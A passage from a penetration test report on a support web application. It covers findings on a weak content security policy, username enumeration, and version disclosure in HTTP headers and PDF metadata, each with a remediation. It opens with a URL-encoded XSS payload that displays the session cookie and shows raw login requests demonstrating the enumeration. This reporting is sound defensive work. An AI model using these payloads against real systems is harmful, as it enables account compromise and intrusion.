
Likelihood

As no authentication is required to access the login page, identification of this vulnerability is straightforward. To successfully exploit it in a meaningful way, however, requires a bit of luck on the attacker's side; specifically, they would need to trick an employee into clicking on their malicious URL.

Proof of concept

The following URL contains an XSS payload which displays the user's cookie – if they are logged in (Figure 8).

```
https://support-
test.nexura.int/login?error=%3Cimg%20src%3D%22x%22%20onerror%3D%22alert%28document
.cookie%29%22%2F%3E
```



auth=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFpbCI6InBlbnRlc3
[redacted]

Figure 8: A user that was logged in and clicked on the link would see the following pop-up.

Recommendation

It is recommended to validate any user-input on the server-side, including values which may not have been originally considered as such. Furthermore, anything controllable by the user should be properly encoded before being displayed in the browser.

3.7 Weak content security policy

Risk rating

Impact →

Likelihood ↑

	1 – Low	*2 – Medium*	*3 – High*	*4 – Critical*
4 – Certain				
3 – Likely		**6 – Medium**		
2 – Possible				
1 – Unlikely				

CVSS v3.1 score

3.4 – Low

CVSS v3.1 vector

CVSS:3.1/AV:N/AC:H/PR:N/UI:R/S:C/C:L/I:N/A:N

Description

The currently implemented content security policy (CSP)[8] is weak and does little to mitigate cross-site scripting attacks.

Impact

A weak CSP allows attackers to more easily exploit cross-site scripting (XSS) vulnerabilities.

Likelihood

As two XSS vulnerabilities were discovered during this assessment, the chance of exploitation is high.


Proof of concept

The current content security policy can be enumerated from the server HTTP response headers.

```
$ curl -I https://support-test.nexura.int/login
HTTP/2 200
alt-svc: h3=":443"; ma=2592000
content-security-policy: frame-ancestors 'self'
content-type: text/html; charset=utf-8
date: Thu, 12 Jun 2024 16:56:42 GMT
server: Caddy
server: Werkzeug/3.0.4 Python/3.12.6
set-cookie: session=<SNIP>; HttpOnly; Path=/
vary: Cookie
x-content-type-options: nosniff
x-frame-options: SAMEORIGIN
content-length: 2913
```

[8] https://developer.mozilla.org/en-US/docs/Web/HTTP/Guides/CSP

A tool like Google's CSP evaluator[9] can be used to identify issues within the content security policy (see Figure 9). In this case, for example, the primary issues are that the `object-src` and `script-src` directives are not defined.



```
frame-ancestors 'self'
```

CSP Version 3 (nonce based + backward compatibility checks)

Evaluated CSP as seen by a browser supporting CSP Version 3

✓ frame-ancestors
✓ 'self'

object-src [missing] — Missing object-src allows the injection of plugins which can execute JavaScript. Can you set it to 'none'?

script-src [missing] — script-src directive is missing.

require-trusted-types-for [missing] — Consider requiring Trusted Types for scripts to lock down DOM XSS injection sinks. You can do this by adding "require-trusted-types-for 'script'" to your policy.

Figure 9: Screenshot of Google's CSP evaluator.

Recommendation

It is recommended to implement as strong of a CSP as possible. The Content Security Policy Cheat Sheet[10] by OWASP is a very good resource to refer to during this effort – it contains explanations of each directive, as well as sample policies categorized by strictness.

[9] https://csp-evaluator.withgoogle.com/
[10] https://cheatsheetseries.owasp.org/cheatsheets/Content_Security_Policy_Cheat_Sheet.html

3.8 Username enumeration on login page

Risk rating

Impact →

Likelihood →

	1 – Low	*2 – Medium*	*3 – High*	*4 – Critical*
4 – Certain	**4 – Medium**			
3 – Likely				
2 – Possible				
1 – Unlikely				

CVSS v3.1 score

5.3 – Medium

CVSS v3.1 vector

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

Description

A username enumeration vulnerability was discovered in the user login process. Depending on whether a user exists or not, the error message returned by the server differs slightly, allowing attackers to identify valid usernames to be targeted in further attacks (phishing, brute-forcing, etc.).

Impact


Attackers may enumerate valid usernames through brute force and then use the information gained to refine further attacks.

Likelihood

Username enumeration is a foundational step of various targeted attacks and is commonly exploited by attackers. No authentication is required to identify or exploit this vulnerability, and the lack of rate-limiting increases the likelihood of exploitation.

Proof of concept

Send an invalid login request as a user that doesn't exist, e.g. `doesntexist`. The server response will be 624 bytes long and contain the error message "`Invalid username or password`" (see Figure 10). Now send another invalid login request as a user that does exist, e.g. `ptuser1`. This time, the server response will be 627 bytes long as the error message "`Invalid  username  or  password.`" contains an extra character at the end (see Figure 11).




```
POST /login HTTP/1.1
Host: localhost:5000
Content-Length: 145
Content-Type: application/x-www-form-urlencoded
Cookie: session=
eyJjc3JmX3Rva2VuIjoiYWI4NjhiZTdjYTBjNWE2ZjljNDIxMGQ3OWE1NDA4ZmY0MDQ3MTc1MiJ
9.aFJNhg.8VScVo5tvKRazU44hoEGXuMNpX4

username=doesntexist&password=x&remember=1&csrf_token=
ImF1ODY4YmU3Y2EwYzVhNmY5YzQyMTBkNzlhNTQwOGZmNDA0NzE3NTIi.aFJNig.XKXur3R7PIE
eOvhhuyQpB6HpTd0
```

```
HTTP/1.1 302 FOUND
Server: Werkzeug/3.1.3 Python/3.13.3
Date: Wed, 18 Jun 2025 05:27:22 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 269
Location: /login?error=Invalid+username+or+password
Content-Security-Policy: frame-ancestors 'self'
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Vary: Cookie
Connection: close

<!doctype html>
<html lang=en>
  <title>
    Redirecting...
  </title>
  <h1>
    Redirecting...
  </h1>
  <p>
    You should be redirected automatically to the target URL: <a href="
    /login?error=Invalid+username+or+password">
      /login?error=Invalid+username+or+password
    </a>
    . If not, click the link.
```

Figure 10: Server response when the username doesn't exist.



```
POST /login HTTP/1.1
Host: localhost:5000
Content-Length: 141
Content-Type: application/x-www-form-urlencoded
Cookie: session=
eyJjc3JmX3Rva2VuIjoiYWI4NjhiZTdjYTBjNWE2ZjljNDIxMGQ3OWE1NDA4ZmY0MDQ3MTc1MiJ
9.aFJNhg.8VScVo5tvKRazU44hoEGXuMNpX4

username=ptuser1&password=x&remember=1&csrf_token=
ImF1ODY4YmU3Y2EwYzVhNmY5YzQyMTBkNzlhNTQwOGZmNDA0NzE3NTIi.aFJNmA.3OanWlX7X85
QECfaNPZT3pDzDS4
```

```
HTTP/1.1 302 FOUND
Server: Werkzeug/3.1.3 Python/3.13.3
Date: Wed, 18 Jun 2025 05:27:33 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 271
Location: /login?error=Invalid+username+or+password.
Content-Security-Policy: frame-ancestors 'self'
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Vary: Cookie
Connection: close

<!doctype html>
<html lang=en>
    <title>
        Redirecting...
    </title>
    <h1>
        Redirecting...
    </h1>
    <p>
        You should be redirected automatically to the target URL: <a href
        ="/login?error=Invalid+username+or+password.">
            /login?error=Invalid+username+or+password.
        </a>
        . If not, click the link.
```

Figure 11: Server response when the username exists.

Recommendation

It is recommended to keep server responses uniform regardless of whether a user exists or not. When doing so, ensure that server response times are consistent as well. A server that takes 100ms longer to respond to login requests for valid usernames can be enumerated just as well. Furthermore, it is recommended to implement rate-limiting for the login endpoint, to make brute-forcing unattractive.

3.9 Information disclosure via HTTP headers

Risk rating

Impact →

Likelihood →

	1 – Low	*2 – Medium*	*3 – High*	*4 – Critical*
4 – Certain				
3 – Likely	**3 – Low**			
2 – Possible				
1 – Unlikely				

CVSS v3.1 score

3.7 – Low

CVSS v3.1 vector

CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N

Description

Multiple HTTP headers included in server responses contain unnecessary information that may be used by attackers to gain a better understanding of the underlying technologies and refine their attacks. Specifically, the `server` headers contain the information that Caddy[11], Werkzeug 3.0.4[12], and Python 3.12.6[13] are all used.

Impact

The information alone does not pose a threat; however, an attacker could use it to carry out further, more targeted attacks. Furthermore, if one of the technologies was running an outdated version that was known to be vulnerable, an attacker would very likely attempt to exploit it, and the range of potential impacts in such a case is large.

Likelihood

It is very likely that an attacker would enumerate server HTTP response headers for any additional information. This is something that automated scanners regularly do.

Proof of concept

A typical response from the server is displayed below. The server headers containing detailed information about the HTTP server and language used are highlighted.

```
$ curl -I https://support-test.nexura.int/login
HTTP/2 200
alt-svc: h3=":443"; ma=2592000
content-security-policy: frame-ancestors 'self'
content-type: text/html; charset=utf-8
date: Thu, 12 Jun 2024 16:53:00 GMT
server: Caddy
```

[11] https://caddyserver.com/
[12] https://werkzeug.palletsprojects.com/en/stable/
[13] https://www.python.org/

```
server: Werkzeug/3.0.4 Python/3.12.6
set-cookie: session=<SNIP>; HttpOnly; Path=/
vary: Cookie
x-content-type-options: nosniff
x-frame-options: SAMEORIGIN
content-length: 2913
```

Recommendation

It is recommended to remove the two server headers from HTTP responses, to keep the information provided to attackers to a minimum. Sources of information, such as HTTP headers, comments, and error messages should be kept to a minimum and generic. Detailed information should remain in logs that only developers may read.

3.10 Information disclosure via PDF metadata

Risk rating

Impact →

Likelihood ↑	*1 – Low*	*2 – Medium*	*3 – High*	*4 – Critical*
4 – Certain				
3 – Likely				
2 – Possible	**2 – Low**			
1 – Unlikely				

CVSS v3.1 score

3.1 – Low

CVSS v3.1 vector

CVSS:3.1/AV:N/AC:H/PR:L/UI:N/S:U/C:L/I:N/A:N

Description

PDFs generated by the application contain the library name and version used on the backend. This information can be used by attackers to gain a better understanding of the technologies used, and to refine their attacks. Specifically, the library WeasyPrint 65.1[14] is disclosed.

Impact

The name and version of a PDF generation library does not pose any threat, and furthermore the disclosed version is not known to be vulnerable. Should a vulnerability be found, however, attackers would be able to quickly identify the application as affected and would be quick to attempt exploitation. The potential impact in such a case could range from denial of service to remote code execution.

Likelihood

An attacker would need to control an employee account and would need to download a PDF generated by the application to identify the name and version of the library used. Actual exploitation of the library is unlikely at this time.

Proof of concept


Generate and download a PDF from the employee dashboard. A tool like exiftool[15] can be used to display a file's metadata:

```
$ exiftool dashboard.pdf
ExifTool Version Number         : 13.25
File Name                       : dashboard.pdf
Directory                       : .
File Size                       : 103 kB
File Modification Date/Time     : 2025:06:18 09:25:36+02:00
File Access Date/Time           : 2025:06:18 09:25:36+02:00
File Inode Change Date/Time     : 2025:06:18 09:25:39+02:00
```

[14] https://pypi.org/project/weasyprint/
[15] https://exiftool.org/

```
File Permissions                : -rw-rw-r--
File Type                       : PDF
File Type Extension             : pdf
MIME Type                       : application/pdf
PDF Version                     : 1.7
Linearized                      : No
Page Count                      : 1
Producer                        : WeasyPrint 65.1
Title                           : Dashboard · Nexura Support
```

Alternatively, most PDF viewers offer a way to view the file metadata as well (see Figure 12).



```
File name:          document.pdf
File size:          101 KB (103,472 bytes)

Title:              Dashboard · Nexura Support
Author:             -
Subject:            -
Keywords:           -
Creation Date:      -
Modification Date:  -
Creator:            -

PDF Producer:       WeasyPrint 65.1
PDF Version:        1.7
Page Count:         1
Page Size:          210 × 297 mm (A4, portrait)

Fast Web View:      No
```

Figure 12: WeasyPrint 65.1 is identified as the producer of this PDF returned by the application.

Recommendation

It is recommended to suppress the producer metadata generated by WeasyPrint. This can be done by supplying a `finisher` function to `write_pdf`[16], as is discussed in this GitHub issue[17].

[16] https://doc.courtbouillon.org/weasyprint/stable/api_reference.html#weasyprint.HTML.write_pdf
[17] https://github.com/Kozea/WeasyPrint/pull/1611

4 Appendix

4.1 Risk rating calculation

To aide in the prioritization of remediation efforts, a risk score is calculated for each identified vulnerability. The following four-by-four matrix is used, taking the likelihood, as well as the potential impact exploitation would have into account:

Likelihood ↑	*Impact →*			
	1 – Low	*2 – Medium*	*3 – High*	*4 – Critical*
4 – Certain	**4 – Medium**	**8 – High**	**12 – Critical**	**16 – Critical**
3 – Likely	**3 – Low**	**6 – Medium**	**9 – High**	**12 – Critical**
2 – Possible	**2 – Low**	**4 – Medium**	**6 – Medium**	**8 – High**
1 – Unlikely	**1 – Low**	**2 – Low**	**3 – Low**	**4 – Medium**

Both likelihood and impact are rated on a scale from one to four and then multiplied to calculate a final risk rating ($Risk = Likelihood \times Impact$). The calculated risk is then classified based on the following ranges:

Risk score	*Risk rating*
1–3	**Low**
4–6	**Medium**
7–9	**High**
10-16	**Critical**